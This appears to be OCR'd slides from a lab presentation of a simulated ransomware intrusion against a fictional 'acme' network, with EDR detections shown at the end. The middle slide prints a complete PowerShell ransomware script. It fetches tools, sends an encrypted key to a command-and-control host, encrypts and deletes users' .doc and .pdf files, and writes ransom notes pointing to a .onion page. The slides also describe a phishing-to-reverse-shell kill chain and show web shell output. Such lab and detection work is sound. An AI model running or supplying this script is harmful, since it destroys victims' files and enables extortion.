AdminDomcument4.pdf.locker	3/4/2024 12:15 PM	LOCKER File	1 KB
AdminDomcument5.pdf.locker	3/4/2024 12:15 PM	LOCKER File	1 KB
AdminDomcument6.pdf.locker	3/4/2024 12:15 PM	LOCKER File	1 KB
AdminDomcument7.pdf.locker	3/4/2024 12:15 PM	LOCKER File	1 KB
AdminDomcument8.pdf.locker	3/4/2024 12:15 PM	LOCKER File	1 KB
AdminDomcument9.pdf.locker	3/4/2024 12:15 PM	LOCKER File	1 KB
AdminDomcument10.pdf.locker	3/4/2024 12:15 PM	LOCKER File	1 KB
AdminDomcument11.pdf.locker	3/4/2024 12:15 PM	LOCKER File	1 KB
AdminDomcument12.pdf.locker	3/4/2024 12:15 PM	LOCKER File	1 KB

ACTION ON OBJECTIVE – RANSOMWARE CODE




ransom.ps1




```
Invoke-WebRequest https://www.7-zip.org/a/7zr.exe -OutFile c:\users\public\zxcv.exe
Invoke-WebRequest http://10.1.206.33:8000/rsa.exe -OutFile c:\users\public\rsa.exe
$key = [Convert]::ToBase64String((1..32|%{[byte](Get-Random -Max 256)}))
$enc_key = $key | & c:\users\public\rsa.exe
$enc_key = $enc_key | select-string "b'" -context 0,1 | select -last 1
$enc_key = [Convert]::ToBase64String([System.Text.Encoding]::Unicode.GetBytes($enc_key))
Invoke-WebRequest -Uri http://10.1.206.33/$enc_key



$dirs = "C:\Users\"

Get-ChildItem -Path $($dirs) -r | Where-Object { $_.Name -Like "*.doc" -or $_.Name -Like "*.pdf"} |
Foreach-Object {
    $name = $_.FullName
    $key | & "c:\users\public\zxcv.exe" a $name".locker" $name -p -sdel
    $path = $_.DirectoryName+"\zxczxc-README.txt"
    echo "Your data is ENCRYPTED!!!
If you don't pay the ransom, the data will be lost and we will get rid of the key to decrypt it.
The sooner you pay the ransom, the sooner your company will be safe.
To pay the ransom, please visit the following TOR page:
https://lakdjawlidalwkmdwlakjdlawkdjalwkdwadd.onion/decryptor" > $path
}
```

- 7zip for encryption
- Generates at runtime a symmetric Key
- Download custom tool
  rsa.exe executable for key encryption
- Sends encrypted key over the wire to C2
- **Recurse all over C:\users directory**
- Generates ransom-note named "zxczxc-README.txt"

KILL-CHAIN - OVERVIEW


Initial Access And Exploitation
Installation And Privilege Esclation
Action On Objective
RMM Tool Fake Support Access
PowerShell Reverse Shell session via non-privileged "victim1" user
Misconfigured Scheduled Task exploited
Payload Lateral movement via SMB on host B
Deploy of payload installation script: ITSupportDiagnostic.ps1
File System Enumeration for privilege escalation
High privilege Reverse shell used to deploy ransomware to host A using "audit" user
Ransom Run on both impacted hosts

KILL-CHAIN - OVERVIEW



Phishing Email
w/RMM link
(1)

RMM
Tool

Downloader
(2)

Payload lateral
movement
(6)

Writes commands
Receive outputs
(5)

Payloads Download
(3)


HTTP Reverse Shell
(4)

RMM
Tool

Priv Escalation
(5)

```
localhost/shell.html?command=whoami

HTTP Shell

acme\victim1

C:\Users\victim1\Desktop > whoami
Send Command
```

EDR ANALYSIS



□	NAME (2)	STATUS	TAGS	LAST CONNECTED	LAST EVENT
□	desktop-6opr8jj.corp.acme.com	⚠	Victim1	Mar 8, 2024, 4:59:02 PM	Mar 8, 2024, 4:58:47 PM
□	desktop-7cv7kk.corp.acme.com	⚠	Victim2	Mar 4, 2024, 12:49:43 PM	Mar 4, 2024, 12:48:59 PM


Top 10 unresolved ESET INSPECT detections


- Cloud Provider Network Connection (899)
- IPv4 in HTTP Request URL (12)
- User was added to administrator group [F1000] (5)
- File is written into ESET folder [C0330] (3)
- Service installation or modification-ImagePath (3)
- PowerShell has dropped a suspicious executable [A030
- Powershell.exe executed unpopular process [A0408] (3)
- Powershell.exe creates an external network connection
- Management of the services from command line [B04(
- Suspicious explorer parent process [F0427] (2)

Top 10 unresolved ESET Endpoint Security detections

- Suspected botnet detected (5)
- Malware: WinGo/Riskware.Caldera.C.gen (5)
- Malware: Win32/RiskWare.Mimikatz.BE (4)
